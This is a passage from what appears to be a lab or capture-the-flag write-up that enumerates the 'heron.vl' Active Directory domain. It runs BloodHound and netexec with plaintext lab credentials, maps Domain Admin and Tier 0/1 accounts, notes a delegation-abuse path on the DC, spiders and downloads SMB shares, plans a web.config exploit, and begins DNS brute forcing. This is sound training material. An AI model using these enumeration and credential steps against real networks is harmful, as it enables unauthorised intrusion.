Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


svc-web-accounting-d@heron.vl@frajmp:~$
Quick check on SUDO privileges:
svc-web-accounting-d@heron.vl@frajmp:/tmp$ sudo -l
[sudo] password for svc-web-accounting-d@heron.vl:
Sorry, user svc-web-accounting-d@heron.vl may not run sudo on localhost.
Nothing
Quick check on users:
svc-web-accounting-d@heron.vl@frajmp:/home$ ls -la
total 24
drwxr-xr-x  6 root                          root                  4096 Jun  6  2024 .
drwxr-xr-x 19 root                          root                  4096 Jun 20 11:17 ..
drwxr-x---  4 _local                        _local                4096 May 26  2024 _local
drwxr-x---  4 pentest                       pentest               4096 Jun  4  2024 pentest
drwx------  4 svc-web-accounting-d@heron.vl domain users@heron.vl 4096 Jun  6  2024 svc-web-accounting-d@heron.vl
drwx------  3 svc-web-accounting@heron.vl   domain users@heron.vl 4096 Jun  6  2024 svc-web-accounting@heron.vl
Maybe something to escalate to
_localorsvc-web-accounting
Quick check with linpeas and pspy64 but nothing.
BloodHound
Get BloodHound collections to ingest and analyze them:
$ nxc ldap mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --bloodhound --dns-server 172.16.10.100 --collection All
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
LDAP        172.16.10.100   389    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
LDAP        172.16.10.100   389    MUCDC            Resolved collection methods: session, group, rdp, localadmin, trusts, objectprops, container, dcom, acl, psremote
LDAP        172.16.10.100   389    MUCDC            Done in 00M 49S
LDAP        172.16.10.100   389    MUCDC            Compressing output into /home/user/.nxc/logs/MUCDC_172.16.10.100_2024-06-19_185855_bloodhound.zip

It could have been interesting, but MUCJMP doesn’t really exist on this chain, only FRAJMP and MUCDC.

Check High value and Tier 0 objects:


Mainly 2 accounts are really interesting as high potential for the final step
_adminandadm_hoka
Both are Domain Admins:

adm_hoka is also a Admins_T0 member (AD Tier0):


Another account is interesting, it’s adm_prju as a Admins_T1 member (AD Tier1):
As Admins_T1, adm_prju has the privilege WriteAccountRestriction over the DC:

In more detail:
- That means that
adm_prjuhas the ability to modify several properties onMUCDC, most notably themsDS-AllowedToActOnBehalfOfOtherIdentityattribute. - The ability to modify the
msDS-AllowedToActOnBehalfOfOtherIdentityproperty allows an attacker to abuse resource-based constrained delegation (RBCD) to compromise the remote computer system. - This property is a binary DACL that controls what security principals can pretend to be any
domain userto the particularcomputer object.
More information about AD Tier 0, Tier 1 and Tier 2:
SMB enumeration
$ nxc smb mucdc.heron.vl -u 'samuel.davies' -p 'l6fkiy9oN' --shares
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\samuel.davies:l6fkiy9oN
SMB         172.16.10.100   445    MUCDC            [*] Enumerated shares
SMB         172.16.10.100   445    MUCDC            Share           Permissions     Remark
SMB         172.16.10.100   445    MUCDC            -----           -----------     ------
SMB         172.16.10.100   445    MUCDC            accounting$
SMB         172.16.10.100   445    MUCDC            ADMIN$                          Remote Admin
SMB         172.16.10.100   445    MUCDC            C$                              Default share
SMB         172.16.10.100   445    MUCDC            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.10.100   445    MUCDC            home$           READ
SMB         172.16.10.100   445    MUCDC            IPC$                            Remote IPC
SMB         172.16.10.100   445    MUCDC            it$
SMB         172.16.10.100   445    MUCDC            NETLOGON        READ            Logon server share
SMB         172.16.10.100   445    MUCDC            SYSVOL          READ            Logon server share
SMB         172.16.10.100   445    MUCDC            transfer$       READ,WRITE
Enumerate all folders but nothing is interesting.
$ nxc smb mucdc.heron.vl -u 'svc-web-accounting-d' -p 'H3r0n2024#!' --shares
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\svc-web-accounting-d:H3r0n2024#!
SMB         172.16.10.100   445    MUCDC            [*] Enumerated shares
SMB         172.16.10.100   445    MUCDC            Share           Permissions     Remark
SMB         172.16.10.100   445    MUCDC            -----           -----------     ------
SMB         172.16.10.100   445    MUCDC            accounting$     READ,WRITE
SMB         172.16.10.100   445    MUCDC            ADMIN$                          Remote Admin
SMB         172.16.10.100   445    MUCDC            C$                              Default share
SMB         172.16.10.100   445    MUCDC            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.10.100   445    MUCDC            home$           READ
SMB         172.16.10.100   445    MUCDC            IPC$                            Remote IPC
SMB         172.16.10.100   445    MUCDC            it$
SMB         172.16.10.100   445    MUCDC            NETLOGON        READ            Logon server share
SMB         172.16.10.100   445    MUCDC            SYSVOL          READ            Logon server share
SMB         172.16.10.100   445    MUCDC            transfer$       READ,WRITE
1 thing can be a good stuff in accounting$:
$ impacket-smbclient svc-web-accounting-d:'H3r0n2024#!'@mucdc.heron.vl
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# use accounting$
# ls
drw-rw-rw-          0  Thu Jun 20 18:16:12 2024 .
drw-rw-rw-          0  Mon Jun  3 00:26:14 2024 ..
-rw-rw-rw-      37407  Fri Jun  7 15:13:32 2024 AccountingApp.deps.json
-rw-rw-rw-      89600  Fri Jun  7 15:13:32 2024 AccountingApp.dll
-rw-rw-rw-     140800  Fri Jun  7 15:13:32 2024 AccountingApp.exe
-rw-rw-rw-      39488  Fri Jun  7 15:13:32 2024 AccountingApp.pdb
-rw-rw-rw-        557  Fri Jun  7 15:13:32 2024 AccountingApp.runtimeconfig.json
-rw-rw-rw-        127  Fri Jun  7 15:13:32 2024 appsettings.Development.json
-rw-rw-rw-        237  Fri Jun  7 15:13:32 2024 appsettings.json
-rw-rw-rw-     106496  Fri Jun  7 15:13:32 2024 FinanceApp.db
-rw-rw-rw-      53920  Fri Jun  7 15:13:32 2024 Microsoft.AspNetCore.Authentication.Negotiate.dll
-rw-rw-rw-      52912  Fri Jun  7 15:13:32 2024 Microsoft.AspNetCore.Cryptography.Internal.dll
-rw-rw-rw-      23712  Fri Jun  7 15:13:32 2024 Microsoft.AspNetCore.Cryptography.KeyDerivation.dll
-rw-rw-rw-     108808  Fri Jun  7 15:13:32 2024 Microsoft.AspNetCore.Identity.EntityFrameworkCore.dll
-rw-rw-rw-     172992  Fri Jun  7 15:13:32 2024 Microsoft.Data.Sqlite.dll
-rw-rw-rw-      34848  Fri Jun  7 15:13:32 2024 Microsoft.EntityFrameworkCore.Abstractions.dll
-rw-rw-rw-    2533312  Fri Jun  7 15:13:32 2024 Microsoft.EntityFrameworkCore.dll
-rw-rw-rw-    1991616  Fri Jun  7 15:13:32 2024 Microsoft.EntityFrameworkCore.Relational.dll
-rw-rw-rw-     257456  Fri Jun  7 15:13:32 2024 Microsoft.EntityFrameworkCore.Sqlite.dll
-rw-rw-rw-      79624  Fri Jun  7 15:13:32 2024 Microsoft.Extensions.DependencyModel.dll
-rw-rw-rw-     177840  Fri Jun  7 15:13:32 2024 Microsoft.Extensions.Identity.Core.dll
-rw-rw-rw-      45232  Fri Jun  7 15:13:32 2024 Microsoft.Extensions.Identity.Stores.dll
-rw-rw-rw-      64776  Fri Jun  7 15:13:32 2024 Microsoft.Extensions.Options.dll
drw-rw-rw-          0  Fri Jun  7 15:13:32 2024 runtimes
-rw-rw-rw-       5120  Fri Jun  7 15:13:32 2024 SQLitePCLRaw.batteries_v2.dll
-rw-rw-rw-      50688  Fri Jun  7 15:13:32 2024 SQLitePCLRaw.core.dll
-rw-rw-rw-      35840  Fri Jun  7 15:13:32 2024 SQLitePCLRaw.provider.e_sqlite3.dll
-rw-rw-rw-      71944  Fri Jun  7 15:13:32 2024 System.DirectoryServices.Protocols.dll
-rw-rw-rw-        554  Fri Jun  7 15:14:04 2024 web.config
drw-rw-rw-          0  Fri Jun  7 15:13:32 2024 wwwroot
Quick check into accounting$:
$ nxc smb mucdc.heron.vl -u 'svc-web-accounting-d' -p 'H3r0n2024#!' --spider accounting$ --pattern json
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\svc-web-accounting-d:H3r0n2024#!
SMB         172.16.10.100   445    MUCDC            [*] Started spidering
SMB         172.16.10.100   445    MUCDC            [*] Spidering .
SMB         172.16.10.100   445    MUCDC            //172.16.10.100/accounting$/AccountingApp.deps.json [lastm:'2024-06-07 15:13' size:37407]
SMB         172.16.10.100   445    MUCDC            //172.16.10.100/accounting$/AccountingApp.runtimeconfig.json [lastm:'2024-06-07 15:13' size:557]
SMB         172.16.10.100   445    MUCDC            //172.16.10.100/accounting$/appsettings.Development.json [lastm:'2024-06-07 15:13' size:127]
SMB         172.16.10.100   445    MUCDC            //172.16.10.100/accounting$/appsettings.json [lastm:'2024-06-07 15:13' size:237]
SMB         172.16.10.100   445    MUCDC            [*] Done spidering (Completed in 46.328733921051025)
Maybe can contain some sensitive data
Pivot with the module spider_plus to deep dive:
$ nxc smb mucdc.heron.vl -u 'svc-web-accounting-d' -p 'H3r0n2024#!' -M spider_plus
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\svc-web-accounting-d:H3r0n2024#!
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Started module spidering_plus with the following options:
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]     STATS_FLAG: True
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         172.16.10.100   445    MUCDC            [*] Enumerated shares
SMB         172.16.10.100   445    MUCDC            Share           Permissions     Remark
SMB         172.16.10.100   445    MUCDC            -----           -----------     ------
SMB         172.16.10.100   445    MUCDC            accounting$     READ,WRITE
SMB         172.16.10.100   445    MUCDC            ADMIN$                          Remote Admin
SMB         172.16.10.100   445    MUCDC            C$                              Default share
SMB         172.16.10.100   445    MUCDC            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.10.100   445    MUCDC            home$           READ
SMB         172.16.10.100   445    MUCDC            IPC$                            Remote IPC
SMB         172.16.10.100   445    MUCDC            it$
SMB         172.16.10.100   445    MUCDC            NETLOGON        READ            Logon server share
SMB         172.16.10.100   445    MUCDC            SYSVOL          READ            Logon server share
SMB         172.16.10.100   445    MUCDC            transfer$       READ,WRITE
SPIDER_PLUS 172.16.10.100   445    MUCDC            [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/172.16.10.100.json".
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Shares:           10 (accounting$, ADMIN$, C$, CertEnroll, home$, IPC$, it$, NETLOGON, SYSVOL, transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Readable Shares:  6 (accounting$, CertEnroll, home$, NETLOGON, SYSVOL, transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Writable Shares:  2 (accounting$, transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Total folders found:  127
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Total files found:    130
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size average:    343.33 KB
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size min:        22 B
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size max:        2.65 MB
Found 127 folders and 130 files
Now we will download all:
$ nxc smb mucdc.heron.vl -u 'svc-web-accounting-d' -p 'H3r0n2024#!' -M spider_plus -o DOWNLOAD_FLAG=True
SMB         172.16.10.100   445    MUCDC            [*] Windows Server 2022 Standard 20348 x64 (name:MUCDC) (domain:heron.vl) (signing:True) (SMBv1:True)
SMB         172.16.10.100   445    MUCDC            [+] heron.vl\svc-web-accounting-d:H3r0n2024#!
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Started module spidering_plus with the following options:
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]     STATS_FLAG: True
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         172.16.10.100   445    MUCDC            [*] Enumerated shares
SMB         172.16.10.100   445    MUCDC            Share           Permissions     Remark
SMB         172.16.10.100   445    MUCDC            -----           -----------     ------
SMB         172.16.10.100   445    MUCDC            accounting$     READ,WRITE
SMB         172.16.10.100   445    MUCDC            ADMIN$                          Remote Admin
SMB         172.16.10.100   445    MUCDC            C$                              Default share
SMB         172.16.10.100   445    MUCDC            CertEnroll      READ            Active Directory Certificate Services share
SMB         172.16.10.100   445    MUCDC            home$           READ
SMB         172.16.10.100   445    MUCDC            IPC$                            Remote IPC
SMB         172.16.10.100   445    MUCDC            it$
SMB         172.16.10.100   445    MUCDC            NETLOGON        READ            Logon server share
SMB         172.16.10.100   445    MUCDC            SYSVOL          READ            Logon server share
SMB         172.16.10.100   445    MUCDC            transfer$       READ,WRITE
SPIDER_PLUS 172.16.10.100   445    MUCDC            [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/172.16.10.100.json".
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Shares:           10 (accounting$, ADMIN$, C$, CertEnroll, home$, IPC$, it$, NETLOGON, SYSVOL, transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Readable Shares:  6 (accounting$, CertEnroll, home$, NETLOGON, SYSVOL, transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] SMB Writable Shares:  2 (accounting$, transfer$)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Total folders found:  127
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Total files found:    130
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Files filtered:       81
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size average:    343.33 KB
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size min:        22 B
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File size max:        2.65 MB
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] File unique exts:     24 (.map, .exe, .a, .asp, .txt, .dylib, .dll, .vbs, .db, .ico...)
SPIDER_PLUS 172.16.10.100   445    MUCDC            [*] Downloads successful: 49
SPIDER_PLUS 172.16.10.100   445    MUCDC            [+] All files processed successfully.
Check:
$ tree
.
├── CertEnroll
│   ├── heron-CA+.crl
│   ├── heron-CA.crl
│   ├── mucdc.heron.vl_heron-CA.crt
│   └── nsrev_heron-CA.asp
├── NETLOGON
│   ├── bginfo.bgi
│   └── logon.vbs
├── SYSVOL
│   └── heron.vl
│       ├── Policies
│       │   ├── {31B2F340-016D-11D2-945F-00C04FB984F9}
│       │   │   ├── GPT.INI
│       │   │   └── MACHINE
│       │   │       ├── Microsoft
│       │   │       │   └── Windows NT
│       │   │       │       └── SecEdit
│       │   │       │           └── GptTmpl.inf
│       │   │       └── Registry.pol
│       │   ├── {3FFDA928-A6D1-4860-936F-25D9D2D7EAEF}
│       │   │   └── GPT.INI
│       │   ├── {6AC1786C-016F-11D2-945F-00C04fB984F9}
│       │   │   ├── GPT.INI
│       │   │   └── MACHINE
│       │   │       └── Microsoft
│       │   │           └── Windows NT
│       │   │               └── SecEdit
│       │   │                   └── GptTmpl.inf
│       │   ├── {6CC75E8D-586E-4B13-BF80-B91BEF1F221C}
│       │   │   ├── GPT.INI
│       │   │   └── Machine
│       │   │       └── Preferences
│       │   │           └── Groups
│       │   │               └── Groups.xml
│       │   └── {866ECED1-24B0-46EF-92F5-652345A1820C}
│       │       ├── GPT.INI
│       │       └── Machine
│       │           └── Microsoft
│       │               └── Windows NT
│       │                   └── SecEdit
│       │                       └── GptTmpl.inf
│       └── scripts
│           ├── bginfo.bgi
│           └── logon.vbs
└── accounting$
    ├── AccountingApp.deps.json
    ├── AccountingApp.pdb
    ├── AccountingApp.runtimeconfig.json
    ├── Microsoft.AspNetCore.Cryptography.KeyDerivation.dll
    ├── Microsoft.EntityFrameworkCore.Abstractions.dll
    ├── Microsoft.Extensions.Identity.Stores.dll
    ├── SQLitePCLRaw.batteries_v2.dll
    ├── SQLitePCLRaw.core.dll
    ├── SQLitePCLRaw.provider.e_sqlite3.dll
    ├── appsettings.Development.json
    ├── appsettings.json
    ├── web.config
    └── wwwroot
        ├── AccountingApp.styles.css
        ├── css
        │   └── site.css
        ├── favicon.ico
        ├── js
        │   └── site.js
        └── lib
            ├── bootstrap
            │   ├── LICENSE
            │   └── dist
            │       └── css
            │           ├── bootstrap-reboot.css
            │           ├── bootstrap-reboot.min.css
            │           ├── bootstrap-reboot.min.css.map
            │           ├── bootstrap-reboot.rtl.css
            │           ├── bootstrap-reboot.rtl.min.css
            │           └── bootstrap-reboot.rtl.min.css.map
            ├── jquery
            │   └── LICENSE.txt
            ├── jquery-validation
            │   ├── LICENSE.md
            │   └── dist
            │       ├── additional-methods.min.js
            │       ├── jquery.validate.js
            │       └── jquery.validate.min.js
            └── jquery-validation-unobtrusive
                ├── LICENSE.txt
                ├── jquery.validate.unobtrusive.js
                └── jquery.validate.unobtrusive.min.js

39 directories, 49 files
$ cat accounting$/web.config
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2" resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\AccountingApp.dll" stdoutLogEnabled="false" stdoutLogFile=".\logs\stdout" hostingModel="inprocess" />
    </system.webServer>
  </location>
</configuration>
<!--ProjectGuid: 803424B4-7DFD-4F1E-89C7-4AAC782C27C4-->
Checked out AccountingApp.dll in dnspy but nothing
So let’s see how to exploit web.config.
DNS enumeration
To be able to exploit web.config, we need to find the Account App endpoint, else it’s not possible to trigger it and we know it’s not in the default webpage.
Using our files downloaded during the SMB enumeration, we found in wwwroot/AccountingApp.styles.css:
/* _content/AccountingApp/Views/Shared/_Layout.cshtml.rz.scp.css */
Try to use it but not good to find the endpoint.
So step back and we brute force for a DNS enumeration:
$ dnsenum --dnsserver 172.16.10.100 --enum -p 0 -s 0 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt heron.vl
dnsenum VERSION:1.3.1

-----   heron.vl   -----


Host's addresses:
__________________

heron.vl.                                600      IN    A        172.16.10.100


Name Servers:
______________

mucdc.heron.vl.                          3600     IN    A        172.16.10.100


